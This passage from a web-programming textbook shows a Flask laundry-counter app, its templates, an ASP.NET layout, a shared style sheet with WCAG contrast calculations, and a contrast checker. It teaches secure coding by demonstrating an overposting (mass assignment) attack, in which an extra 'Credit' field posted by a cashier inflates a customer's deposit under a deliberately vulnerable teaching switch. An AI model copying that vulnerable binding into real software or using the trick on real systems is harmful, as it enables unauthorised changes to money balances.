            return redirect(f"/bills/{bid}")
    services = rows("SELECT id, description, price FROM Service ORDER BY id")
    return render_template("bill_form.html", title="New bill", f=f, errors=errors,
services=services)
```

Listing 16.16 (Continued) *laundry_counter.py: the Laundry Counter on Flask and sqlite3, the Python equivalent of the ASP.NET site.*

```
# ---------------------------------------------------------------- F7: one bill, and its
next status
@app.get("/bills/<bid>")
def bill_detail(bid):
    b = one(BILL_SELECT + " WHERE b.id = ?", (bid.upper(),))
    if b is None:
        abort(404)
    recent = [b["id"]] + [x for x in session.get("recent", []) if x != b["id"]]
    session["recent"] = recent[:5]                      # this visitor's own list, in this
visitor's session
    return render_template("bill.html", title=f"Bill {b['id']}", b=b)


@app.post("/bills/<bid>/advance")
def bill_advance(bid):
    b = one("SELECT status FROM Bill WHERE id = ?", (bid,))
    nxt = {"queued": "finished", "finished": "departed"}.get(b["status"] if b else "")
    if nxt is None:
        flash(f"Bill {bid} cannot move forward.")
    else:
        with db():                                      # nxt is one of two words written
above
            db().execute(f"UPDATE Bill SET status = ?, {nxt} = ? WHERE id = ? AND status =
?",
                         (nxt, now(), bid, b["status"]))
            db().execute("INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES (?,?,?,?)",
                         (bid, nxt, now(), user()["id"]))
        flash(f"Bill {bid} is now {nxt}.")
    return redirect(f"/bills/{bid}")


# ---------------------------------------------------------------- F9: money received,
with a footer
@app.get("/reports/revenue")
def revenue():
    month = request.args.get("month", "2026-09")
    if not re.fullmatch(r"[0-9]{4}-(0[1-9]|1[0-2])", month):
        abort(400)
    y, m = int(month[:4]), int(month[5:])
    end = f"{y + m // 12}-{m % 12 + 1:02d}-01"
    sums = {(r["day"], r["outlet"]): r["amount"] for r in rows(
        """SELECT substr(p.paid_at, 1, 10) AS day, COALESCE(b.Outlet_id, '') AS outlet,
SUM(p.amount) AS amount
             FROM Payment p JOIN Bill b ON b.id = p.Bill_id
            WHERE p.paid_at >= ? AND p.paid_at < ? GROUP BY 1, 2""", (month + "-01", end))}
    days = []
    d = date(y, m, 1)
    while d.month == m:
        k = d.isoformat()
        days.append([k] + [sums.get((k, o), 0) for o in ("O01", "O02", "O03")])
        d = date.fromordinal(d.toordinal() + 1)
    pages = (len(days) + PAGE_SIZE - 1) // PAGE_SIZE
```

Listing 16.16 (Continued) *laundry_counter.py: the Laundry Counter on Flask and sqlite3, the Python equivalent of the ASP.NET site.*

```
    try:
        p = min(max(int(request.args.get("p", "1")), 1), pages)
    except ValueError:
        p = 1
    shown = days[(p - 1) * PAGE_SIZE:p * PAGE_SIZE]

    def total(label, rs):
        return [label] + [sum(r[i] for r in rs) for i in (1, 2, 3)]
    return render_template("revenue.html", title=f"Money received, {month}", month=month,
rows=shown, p=p,
                           pages=pages, footer=[total("Page total", shown), total("Month
total", days)])


@app.errorhandler(400)
@app.errorhandler(404)
def error_page(e):
    title = "Not found" if e.code == 404 else "Bad request"
    text = "There is no such page or record." if e.code == 404 else "The request could not
be completed."
    return render_template("message.html", title=title, text=text), e.code


# ---------------------------------------------------------------- templates (Jinja
escapes every value)
app.jinja_loader = DictLoader({
    "layout.html": """<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>{{ title }} - Profitina Laundry Counter</title>
<link rel="stylesheet" href="/css/site.css">
</head>
<body>
<header class="bar">
<a class="brand" href="/"><img src="/img/profitina-logo-horizontal.png" alt="Profitina"
height="28"><span>Laundry Counter</span></a>
<nav aria-label="Main">
<a href="/">Price list</a>
{% if u and u.kind == 'staff' %}<a href="/customers">Customers</a> <a href="/bills/new">New
bill</a>
{% if u.role in ('owner', 'supervisor') %}<a href="/reports/revenue">Revenue</a>{% endif
%}{% endif %}
{% if u and u.kind == 'customer' %}<a href="/my-bills">My bills</a>{% endif %}
{% if u %}<span class="who">{{ u.name }} ({{ u.role }})</span>
<form method="post" action="/logout" class="inline"><input type="hidden"
name="__RequestVerificationToken" value="{{ csrf }}"><button class="link">Log
out</button></form>
{% else %}<a href="/login">Log in</a> <a href="/register">Register</a>{% endif %}
</nav>
</header>
<main>
<h1>{{ title }}</h1>
{% if flash %}<p class="flash" role="status">{{ flash }}</p>{% endif %}
```

Listing 16.16 (Continued) *laundry_counter.py: the Laundry Counter on Flask and sqlite3, the Python equivalent of the ASP.NET site.*

```
{% if recent %}<p class="recent">Recently viewed: {% for id in recent %}<a href="/bills/{{
id }}">{{ id }}</a> {% endfor %}</p>{% endif %}
{% block body %}{% endblock %}
</main>
<footer>Profitina Laundry, Surabaya. Sample data; every customer is fictitious.</footer>
</body>
</html>
""",
    "macros.html": """{% macro field(name, label, value, errors, type='text', extra='') %}
<label for="{{ name }}">{{ label }}</label>
<input id="{{ name }}" name="{{ name }}" type="{{ type }}" value="{{ value }}" {{
extra|safe }}>
{% if errors.get(name.split('.')[-1]) %}<span class="field-error">{{
errors.get(name.split('.')[-1]) }}</span>{% endif %}
{% endmacro %}
{% macro token() %}<input type="hidden" name="__RequestVerificationToken" value="{{ csrf
}}">{% endmacro %}
{% macro summary(errors) %}{% if errors.get('') %}<div class="errors"><ul><li>{{
errors.get('') }}</li></ul></div>{% endif %}{% endmacro %}""",
    "message.html": """{% extends "layout.html" %}{% block body %}
<p class="errors">{{ text }} <a href="/">Back to the price list</a>.</p>{% endblock %}""",
    "index.html": """{% extends "layout.html" %}{% block body %}
{% if queue %}<p class="card">Outlet {{ u.outlet }}: <strong>{{ queue.queued }}</strong>
bills in the queue,
<strong>{{ queue.ready }}</strong> ready for pickup.</p>{% endif %}
<table class="grid"><thead><tr><th>Id</th><th>Service</th><th class="num">Price</th>{% if u
and u.role == 'owner' %}<th></th>{% endif %}</tr></thead>
<tbody>{% for s in services %}<tr><td>{{ s.id }}</td><td>{{ s.description }}</td><td
class="num">{{ s.price|rupiah }}</td>
{% if u and u.role == 'owner' %}<td><a href="/services/{{ s.id }}/edit">Edit</a></td>{%
endif %}</tr>
{% endfor %}</tbody></table>{% endblock %}""",
    "login.html": """{% extends "layout.html" %}{% from "macros.html" import field, token,
summary with context %}{% block body %}
<form method="post" class="card narrow">{{ token() }}{{ summary(errors) }}
{{ field("Email", "E-mail", email, errors, "email", 'autocomplete="username" required') }}
{{ field("Password", "Password", "", errors, "password", 'autocomplete="current-password"
required') }}
<input type="hidden" name="ReturnUrl" value="{{ back }}">
<button>Log in</button></form>
<p>No account yet? <a href="/register">Register as a customer</a>.</p>{% endblock %}""",
    "customer_form.html": """{% extends "layout.html" %}{% from "macros.html" import field,
token, summary with context %}{% block body %}
<form method="post" class="card narrow">{{ token() }}{{ summary(errors) }}
{{ field("Input.Name", "Name", f.get("Name", ""), errors) }}
<label for="Input.Gender">Gender</label>
<select id="Input.Gender" name="Input.Gender"><option value="f" {{ 'selected' if
f.get('Gender') == 'f' }}>female</option><option value="m" {{ 'selected' if f.get('Gender')
== 'm' }}>male</option></select>
{% if errors.Gender %}<span class="field-error">{{ errors.Gender }}</span>{% endif %}
{{ field("Input.Place", "Place of birth", f.get("Place", ""), errors) }}
{{ field("Input.Birthdate", "Birth date", f.get("Birthdate", ""), errors, "date") }}
{{ field("Input.Address", "Address", f.get("Address", ""), errors) }}
{{ field("Input.Phone", "Phone", f.get("Phone", ""), errors, "text", 'placeholder="0812-
0000-1234"') }}
{{ field("Input.Email", "E-mail", f.get("Email", ""), errors, "email") }}
{% if register %}{{ field("Password", "Password", "", errors, "password",
'autocomplete="new-password"') }}
{{ field("Confirm", "Repeat the password", "", errors, "password", 'autocomplete="new-
password"') }}
<button>Create my account</button>
{% else %}{% if cid and u.role == 'owner' %}{{ field("Credit", "Credit (deposit, rupiah)",
credit|int, errors, "number", 'min="0" step="1000"') }}
{% elif cid %}<p class="muted">Credit: {{ old_credit|rupiah }} (only the owner changes a
deposit)</p>{% endif %}
```

Listing 16.16 (Continued) *laundry_counter.py: the Laundry Counter on Flask and sqlite3, the Python equivalent of the ASP.NET site.*

```
<button>Save</button>{% endif %}</form>{% endblock %}""",
    "customers.html": """{% extends "layout.html" %}{% block body %}
<form method="get" class="toolbar"><input name="q" value="{{ q }}" placeholder="Name, phone
or id" aria-label="Search customers">
<input type="hidden" name="sort" value="{{ sort }}"><input type="hidden" name="dir"
value="{{ 'desc' if desc else 'asc' }}">
<button>Search</button> <a class="button secondary" href="/customers/new">Add a
customer</a></form>
<p class="muted">{{ total }} customers, page {{ p }} of {{ pages }}.</p>
<div class="scroll"><table class="grid"><thead><tr>
{% for key, label in [("id", "Id"), ("name", "Name"), ("phone", "Phone"), ("credit",
"Credit")] %}<th{% if key == 'credit' %} class="num"{% endif %}{% if key == sort %} aria-
sort="{{ 'descending' if desc else 'ascending' }}"{% endif %}><a href="{{ link(key) }}">{{
label }}</a></th>
{% endfor %}<th class="num">Bills</th><th></th></tr></thead><tbody>
{% for c in grid %}<tr><td>{{ c.id }}</td><td>{{ c.name }}</td><td>{{ c.phone }}</td><td
class="num">{{ c.credit|rupiah }}</td><td class="num">{{ c.bills }}</td>
<td class="actions"><a href="/customers/{{ c.id }}/edit">Edit</a> <a
href="/bills/new?customer={{ c.id }}">New bill</a>
{% if c.bills == 0 %}<form method="post" action="/customers/{{ c.id }}/delete"
class="inline"><input type="hidden" name="__RequestVerificationToken" value="{{ csrf
}}"><button class="link danger">Delete</button></form>{% endif %}</td></tr>
{% endfor %}</tbody></table></div>
<nav class="pager" aria-label="Pages">{% if p > 1 %}<a href="{{ link(None, 1) }}">First</a>
<a href="{{ link(None, p - 1) }}">Previous</a>{% endif %}
<span>Page {{ p }} of {{ pages }}</span>
{% if p < pages %}<a href="{{ link(None, p + 1) }}">Next</a> <a href="{{ link(None, pages)
}}">Last</a>{% endif %}</nav>{% endblock %}""",
    "service_form.html": """{% extends "layout.html" %}{% from "macros.html" import field,
token, summary with context %}{% block body %}
<form method="post" class="card narrow">{{ token() }}{{ summary(errors) }}
{{ field("Description", "Description", desc, errors) }}
{{ field("Price", "Price (rupiah per unit)", price, errors, "number", 'min="1"
max="99999"') }}
<p class="muted">Bills already written keep the price they were charged.</p>
<button>Save</button></form>{% endblock %}""",
    "bill_form.html": """{% extends "layout.html" %}{% from "macros.html" import field,
token, summary with context %}{% block body %}
<form method="post" class="card narrow">{{ token() }}{{ summary(errors) }}
{{ field("Input.CustomerId", "Customer id", f.CustomerId, errors, "text",
'placeholder="C0001" pattern="C[0-9]{4}" required') }}
<label for="Input.ServiceId">Service</label><select id="Input.ServiceId"
name="Input.ServiceId">
{% for s in services %}<option value="{{ s.id }}" {{ 'selected' if s.id == f.ServiceId
}}>{{ s.description }} - {{ s.price|rupiah }}</option>{% endfor %}</select>
{% if errors.ServiceId %}<span class="field-error">{{ errors.ServiceId }}</span>{% endif %}
{{ field("Input.Unit", "Quantity", f.Unit, errors, "number", 'min="1" max="100" required')
}}
{{ field("Input.Rack", "Rack", f.Rack, errors, "text", 'placeholder="A07" pattern="[A-Ca-
c](0[1-9]|1[0-9]|20)" required') }}
<p class="muted">The price is computed by the server: price of the service times the
quantity.</p>
<button>Create bill</button></form>{% endblock %}""",
    "bill.html": """{% extends "layout.html" %}{% block body %}
<div class="card"><p><strong>{{ b.customer_name }}</strong> ({{ b.Customer_id }}), {{
b.service }} &times; {{ b.unit }}, rack {{ b.rack }}, outlet {{ b.Outlet_id }}.</p>
<p>Status: <span class="status {{ b.status }}">{{ b.status }}</span>. Arrived {{ b.arrived
}}{% if b.finished %}, finished {{ b.finished }}{% endif %}{% if b.departed %}, departed {{
b.departed }}{% endif %}.</p>
<p>Charged {{ b.payment|rupiah }}, paid {{ b.paid|rupiah }}, balance {{ (b.payment -
b.paid)|rupiah }}.</p>
{% if b.status != 'departed' %}<form method="post" action="/bills/{{ b.id
}}/advance"><input type="hidden" name="__RequestVerificationToken" value="{{ csrf
}}"><button>Next status</button></form>{% endif %}</div>{% endblock %}""",
    "my_bills.html": """{% extends "layout.html" %}{% block body %}
{% if not bills %}<p>You have no bills yet. Bring your laundry to any of our three
```

```
outlets.</p>{% else %}
<table
class="grid"><thead><tr><th>Bill</th><th>Arrived</th><th>Service</th><th>Status</th><th
class="num">Balance</th></tr></thead><tbody>
{% for b in bills %}<tr><td>{{ b.id }}</td><td>{{ b.arrived }}</td><td>{{ b.service
}}</td><td>{{ b.status }}</td><td class="num">{{ (b.payment - b.paid)|rupiah }}</td></tr>
{% endfor %}</tbody></table>{% endif %}{% endblock %}""",
    "revenue.html": """{% extends "layout.html" %}{% block body %}
<form method="get" class="toolbar"><input name="month" value="{{ month }}" pattern="[0-
9]{4}-[0-9]{2}" aria-label="Month"><button>Show</button></form>
<div class="scroll"><table class="grid"><thead><tr><th>Day</th><th class="num">O01
Rungkut</th><th class="num">O02 Keputih</th><th class="num">O03 Wiyung</th><th
class="num">Total</th></tr></thead>
<tbody>{% for r in rows %}<tr><td>{{ r[0] }}</td>{% for i in (1, 2, 3) %}<td class="num">{{
r[i]|rupiah }}</td>{% endfor %}<td class="num">{{ (r[1] + r[2] + r[3])|rupiah }}</td></tr>
```

Listing 16.16 (Continued) *laundry_counter.py: the Laundry Counter on Flask and sqlite3, the Python equivalent of the ASP.NET site.*

```
{% endfor %}</tbody><tfoot>{% for r in footer %}<tr><th>{{ r[0] }}</th>{% for i in (1, 2,
3) %}<td class="num">{{ r[i]|rupiah }}</td>{% endfor %}<td class="num">{{ (r[1] + r[2] +
r[3])|rupiah }}</td></tr>
{% endfor %}</tfoot></table></div>
<nav class="pager" aria-label="Pages">{% for i in range(1, pages + 1) %}{% if i == p
%}<span>Page {{ i }} of {{ pages }}</span> {% else %}<a href="/reports/revenue?month={{
month }}&amp;p={{ i }}">Page {{ i }}</a> {% endif %}{% endfor %}</nav>{% endblock %}""",
})

if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9602)
```

Line by line, the Python differences. `guard` runs before every request (`@app.before_request`); the token lives in Flask's session and the `token()` macro writes it into every form; `with conn:` commits or rolls back; `check_customer` and `check_bill` return a dictionary of messages keyed by field, the equivalent of `ModelState`.

All three sites were run on fresh copies of the data and passed the same 37 acceptance checks; Problem 16.5 shows the test and its output.

A tempting wrong solution. Bind the whole entity, every column, and save whatever comes back. But any visitor can add a field to a request with the browser's developer tools, and a model that binds `Credit` will accept it: *overposting*, or *mass assignment* [10]. The switch `Teaching:BindWholeEntity` builds exactly that mistake; here a cashier, who has no Credit field on her form, posts the edit form of customer `C0005` with one extra field, `Credit=5000000`:

```
before: C0005 Lukman Santoso 0812-0000-2062 Rp 0
the cashier posts the edit form plus Credit=5000000 -> 302 /customers
after:  C0005 Lukman Santoso 0812-0000-2062 Rp 5.000.000
```

Five million rupiah of deposit appeared from nowhere, silently. On the correct site the same request changes only what the form shows:

```
before: C0005 Lukman Santoso 0812-0000-2062 Rp 0
the cashier posts the edit form plus Credit=5000000 -> 302 /customers
after:  C0005 Lukman Santoso 0812-0000-2062 Rp 0
```

The cure is the one **Listing 16.8** applies: bind a class that contains *only* the fields this form may change (an *input model*, sometimes called a view model), and apply anything more sensitive separately, after checking who is asking.

CHECK YOURSELF. The registration page binds `CustomerForm` and two passwords. A visitor adds `Input.Credit=1000000` to his registration request. What happens, and would anything change if `CustomerForm` had a `Credit` property that the page never showed?

Answer. Today nothing happens: `CustomerForm` has no `Credit`, so model binding has nowhere to put the value and ignores it, and `RegisterCustomer` always stores a credit of 0. If `CustomerForm` had a `Credit` property, model binding would fill it from the request whether or not the page shows an input for it; whether the money then arrived would depend on whether `RegisterCustomer` used it. Hiding the input protects nothing; leaving the property out of the bound class does.

16.4.4 Problem 16.4 — It works, and it is beautiful

PROBLEM. Make sure the website works, and then it should be beautiful.

In our own words. Part of beauty is taste, but most of what makes a site pleasant can be stated as rules and checked: the same frame on every page; the main action most visible; numbers aligned on the right; text dark enough to read; a label on every field; a layout that works on a phone; a visible keyboard focus.

Design. One layout for all pages (**Listing 16.17**), one style sheet for all three servers (**Listing 16.18**), and a small set of colors taken from the official Profitina logo, a blue and a teal, darkened until they pass the contrast rule of the Web Content Accessibility Guidelines (WCAG) [11]. That rule compares the *relative luminance* of two colors, a number from 0 (black) to 1 (white) that measures how bright a color looks to the human eye. For each channel c of an sRGB color written as a fraction of 255, the channel is first made linear,

$$c_{\text{lin}} = \begin{cases} c/12.92 & \text{if } c \le 0.04045 \\ \left(\frac{c+0.055}{1.055}\right)^{2.4} & \text{otherwise} \end{cases} \tag{16.3}$$

then the three linear channels are weighted by how sensitive the eye is to each (green most, blue least),

$$L = 0.2126\, R_{\text{lin}} + 0.7152\, G_{\text{lin}} + 0.0722\, B_{\text{lin}} \tag{16.4}$$

and the *contrast ratio* of a lighter color with luminance L_1 and a darker one with L_2 is

$$\text{ratio} = \frac{L_1 + 0.05}{L_2 + 0.05} \tag{16.5}$$

which runs from 1 (the same color twice) to 21 (black on white). Level AA of WCAG asks for at least 4.5 for normal text.

Let us work one pair by hand, the body text `#1f2937` on white. White is $L_1 = 1$. For `#1f2937` the channels are $31/255 = 0.1216$, $41/255 = 0.1608$ and $55/255 = 0.2157$. All three are above 0.04045, so Equation (16.3) gives $((0.1216 + 0.055)/1.055)^{2.4} = 0.1674^{2.4} = 0.0137$, then 0.0222 and 0.0382. Equation (16.4) gives $L_2 = 0.2126 \times 0.0137 + 0.7152 \times 0.0222 + 0.0722 \times 0.0382 = 0.0029 + 0.0159 + 0.0028 = 0.0216$. Equation (16.5) gives $(1 + 0.05)/(0.0216 + 0.05) = 1.05/0.0716 = 14.7$, comfortably above 4.5.

The ASP.NET solution: the layout. Listing 16.17 is `Pages/Shared/_Layout.cshtml`, which every page uses through `_ViewStart.cshtml`. It is the *master page* of Web Forms under another name: the frame, with a hole (`@RenderBody()`) where each page puts its own content.

Listing 16.17 `_Layout.cshtml`: the frame of every page, with the menu for each kind of user, the one-time message and the recently viewed bills.

```
@inject RecentBills Recent
@{
    string kind = User.FindFirst("kind")?.Value ?? "";
    string? flash = TempData["Flash"] as string;
    IReadOnlyList<string> recent = kind == "staff" ? Recent.Get(Context) :
Array.Empty<string>();
}
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>@ViewData["Title"] - Profitina Laundry Counter</title>
    <link rel="stylesheet" href="~/css/site.css">
</head>
<body>
<header class="bar">
    <a class="brand" href="/"><img src="~/img/profitina-logo-horizontal.png"
alt="Profitina" height="28"><span>Laundry Counter</span></a>
    <nav aria-label="Main">
        <a href="/">Price list</a>
        @if (kind == "staff")
        {
            <a href="/customers">Customers</a>
            <a href="/bills/new">New bill</a>
            @if (User.IsInRole("owner") || User.IsInRole("supervisor"))
            {
                <a href="/reports/revenue">Revenue</a>
            }
        }
        @if (kind == "customer")
        {
            <a href="/my-bills">My bills</a>
        }
        @if (User.Identity?.IsAuthenticated == true)
        {
            <span class="who">@User.Identity.Name
(@User.FindFirst(ClaimTypes.Role)?.Value)</span>
            <form method="post" asp-page="/Logout" class="inline"><button class="link">Log
out</button></form>
        }
        else
        {
            <a href="/login">Log in</a>
            <a href="/register">Register</a>
        }
    </nav>
</header>
<main>
    <h1>@ViewData["Title"]</h1>
```

Listing 16.17 (Continued) *_Layout.cshtml: the frame of every page, with the menu for each kind of user, the one-time message and the recently viewed bills.*

```
    @if (flash != null)
    {
        <p class="flash" role="status">@flash</p>
    }
    @if (recent.Count > 0)
    {
        <p class="recent">Recently viewed:
        @foreach (string id in recent)
        {
            <a href="/bills/@id">@id</a>
        }
        </p>
    }
    @RenderBody()
</main>
<footer>Profitina Laundry, Surabaya. Sample data; every customer is fictitious.</footer>
</body>
</html>
```

The layout chooses the menu from the claim `kind`, shows the `TempData` message once, and lists the recently viewed bills; `<meta name="viewport">` tells a phone to use its real width.

The ASP.NET solution: the style sheet. **Listing 16.18** is `wwwroot/css/site.css`, served by `UseStaticFiles` and shared by the Java and Python sites.

Listing 16.18 `site.css`: colors as named variables, a table style for every grid, visible focus, and a phone layout.

```
/* site.css - one style sheet for the Laundry Counter in ASP.NET, Java and Python (Problem
16.4).
   Colors come from the Profitina logo; every text color passes WCAG AA contrast (4.5:1).
*/
:root {
    --ink: #1f2937;          /* body text: 14.7:1 on white */
    --muted: #4b5563;        /* secondary text: 7.6:1 on white */
    --brand: #1d4ed8;        /* links and buttons: 6.7:1 against white */
    --brand-dark: #1e3a8a;
    --teal: #0f766e;         /* the logo's teal, darkened for text: 5.5:1 */
    --paper: #ffffff;
    --page: #f3f6fb;
    --line: #d7dde8;
    --danger: #b91c1c;       /* 6.5:1 on white */
    --ok-bg: #ecfdf5;
    --err-bg: #fef2f2;
    --radius: 10px;
}
* { box-sizing: border-box; }
html { font-size: 16px; }
body {
    margin: 0; background: var(--page); color: var(--ink);
    font-family: system-ui, -apple-system, "Segoe UI", Roboto, "Helvetica Neue", Arial,
sans-serif;
    line-height: 1.5;
}
a { color: var(--brand); }
a:hover { color: var(--brand-dark); }
:focus-visible { outline: 3px solid #f59e0b; outline-offset: 2px; }   /* always visible for
keyboards */

.bar {
    display: flex; flex-wrap: wrap; align-items: center; justify-content: space-between;
gap: .5rem 1.5rem;
    padding: .6rem 1.25rem; background: var(--paper); border-bottom: 1px solid var(--line);
}
.brand { display: flex; align-items: center; gap: .6rem; text-decoration: none; color:
var(--teal); font-weight: 700; }
.brand img { display: block; height: 28px; width: auto; }
nav { display: flex; flex-wrap: wrap; align-items: center; gap: .25rem 1rem; }
nav a { text-decoration: none; font-weight: 600; }
.who { color: var(--muted); font-size: .9rem; }

main { max-width: 1040px; margin: 0 auto; padding: 1.25rem; }
h1 { font-size: 1.6rem; margin: .5rem 0 1rem; }
footer { max-width: 1040px; margin: 2rem auto; padding: 0 1.25rem; color: var(--muted);
font-size: .85rem; }
```

Listing 16.18 (Continued) *site.css: colors as named variables, a table style for every grid, visible focus, and a phone layout.*

```
.card { background: var(--paper); border: 1px solid var(--line); border-radius: var(--
radius); padding: 1rem 1.25rem; }
.narrow { max-width: 30rem; }
form.card label { display: block; margin-top: .75rem; font-weight: 600; }
input, select {
    width: 100%; padding: .55rem .65rem; font: inherit; color: var(--ink);
    border: 1px solid #9aa5b8; border-radius: 6px; background: var(--paper);
}
.toolbar { display: flex; flex-wrap: wrap; gap: .5rem; margin-bottom: .75rem; }
.toolbar input { flex: 1 1 14rem; width: auto; }
button, .button {
    display: inline-block; margin-top: 1rem; padding: .55rem 1.1rem; border: 0; border-
radius: 6px;
    background: var(--brand); color: #fff; font: inherit; font-weight: 600; line-height:
1.5;
    text-decoration: none; cursor: pointer;
}
.toolbar button, .toolbar .button { margin-top: 0; }
button:hover, .button:hover { background: var(--brand-dark); color: #fff; }
.button.secondary { background: var(--teal); }
button.link { margin: 0; padding: 0; background: none; color: var(--brand); font-weight:
600; }
button.link.danger { color: var(--danger); }
form.inline { display: inline; }

.grid { width: 100%; border-collapse: collapse; background: var(--paper); border: 1px solid
var(--line); }
.grid th, .grid td { padding: .5rem .7rem; border-bottom: 1px solid var(--line); text-
align: left; vertical-align: top; }
.grid thead th { background: #e8eef9; white-space: nowrap; }
.grid tbody tr:nth-child(even) { background: #f8fafd; }
.grid tfoot th, .grid tfoot td { background: #eef2f7; font-weight: 700; }
.grid .num { text-align: right; font-variant-numeric: tabular-nums; }
.grid th a { text-decoration: none; color: var(--ink); }
.grid th[aria-sort="ascending"] a::after { content: " \25B2"; }
.grid th[aria-sort="descending"] a::after { content: " \25BC"; }
.actions a { margin-right: .6rem; }
.scroll { overflow-x: auto; }             /* a wide grid scrolls inside itself on a phone
*/

.pager { display: flex; flex-wrap: wrap; gap: .5rem 1rem; align-items: center; margin-top:
.75rem; }
.muted { color: var(--muted); }
.flash { background: var(--ok-bg); border: 1px solid #a7f3d0; color: #065f46; padding:
.6rem .9rem; border-radius: 6px; }
.validation-summary-valid { display: none; }   /* the summary box, when there is nothing in
it */
.errors, .validation-summary-errors {
    background: var(--err-bg); border: 1px solid #fecaca; color: var(--danger); padding:
.6rem .9rem; border-radius: 6px;
}
.errors ul { margin: 0; padding-left: 1.2rem; }
.field-error { display: block; color: var(--danger); font-size: .9rem; }
.recent { font-size: .9rem; color: var(--muted); }
.recent a { margin-left: .4rem; }
.status { padding: .1rem .5rem; border-radius: 999px; font-weight: 600; }
.status.queued { background: #fef3c7; color: #92400e; }
```

Listing 16.18 (Continued) *site.css: colors as named variables, a table style for every grid, visible focus, and a phone layout.*

```
.status.finished { background: #dbeafe; color: #1e40af; }
.status.departed { background: #dcfce7; color: #166534; }

@media (max-width: 600px) {
    main { padding: .75rem; }
    h1 { font-size: 1.3rem; }
    .bar { padding: .5rem .75rem; }
    .grid th, .grid td { white-space: nowrap; padding: .45rem .55rem; }   /* scroll, never
squeeze */
}
```

Line by line. The colors are *custom properties* (`--ink`, `--brand`), declared once with their contrast ratios and used by name. `:focus-visible` draws a thick outline around whatever the keyboard has reached. `.grid` styles every table, and `.num` aligns numbers right with `tabular-nums` digits of equal width. `th[aria-sort]` draws the sort arrow from the same attribute that tells a screen reader how the grid is sorted. On a phone, table cells do not wrap and `.scroll` lets the table scroll inside itself.

Figure 16.4 is the result, photographed by the script of Problem 16.5; **Figure 16.5** is the same grid on a phone 390 pixels wide.




Figure 16.4 The customer grid of the ASP.NET Laundry Counter, sorted by credit, highest first. Only customers without bills have a Delete button.




Figure 16.5 The same grid on a phone-sized screen: the menu wraps, and the grid scrolls inside its own box.

The checks, in C#, Java and Python. Taste cannot be tested, but contrast can. **Listing 16.19** computes Equation (16.3) to Equation (16.5) for every text color of the style sheet on its background, and adds one color that is often chosen for "secondary" text because it looks elegant, light grey `#aaaaaa`.

Listing 16.19 `P164Contrast.cs`: the WCAG contrast ratio of every text color of `site.css`.

```
// P164Contrast.cs - Problem 16.4: the WCAG contrast ratio of every text color of site.css.
namespace Problems;

public static class P164Contrast
{
    private static readonly (string What, string Fg, string Bg)[] Pairs =
    {
        ("body text", "#1f2937", "#ffffff"),
        ("secondary text", "#4b5563", "#ffffff"),
        ("secondary text on the page", "#4b5563", "#f3f6fb"),
        ("link / button", "#1d4ed8", "#ffffff"),
        ("brand name (teal)", "#0f766e", "#ffffff"),
        ("error text", "#b91c1c", "#fef2f2"),
        ("message text", "#065f46", "#ecfdf5"),
        ("status: queued", "#92400e", "#fef3c7"),
        ("status: finished", "#1e40af", "#dbeafe"),
        ("status: departed", "#166534", "#dcfce7"),
        ("tempting: light grey", "#aaaaaa", "#ffffff"),
    };

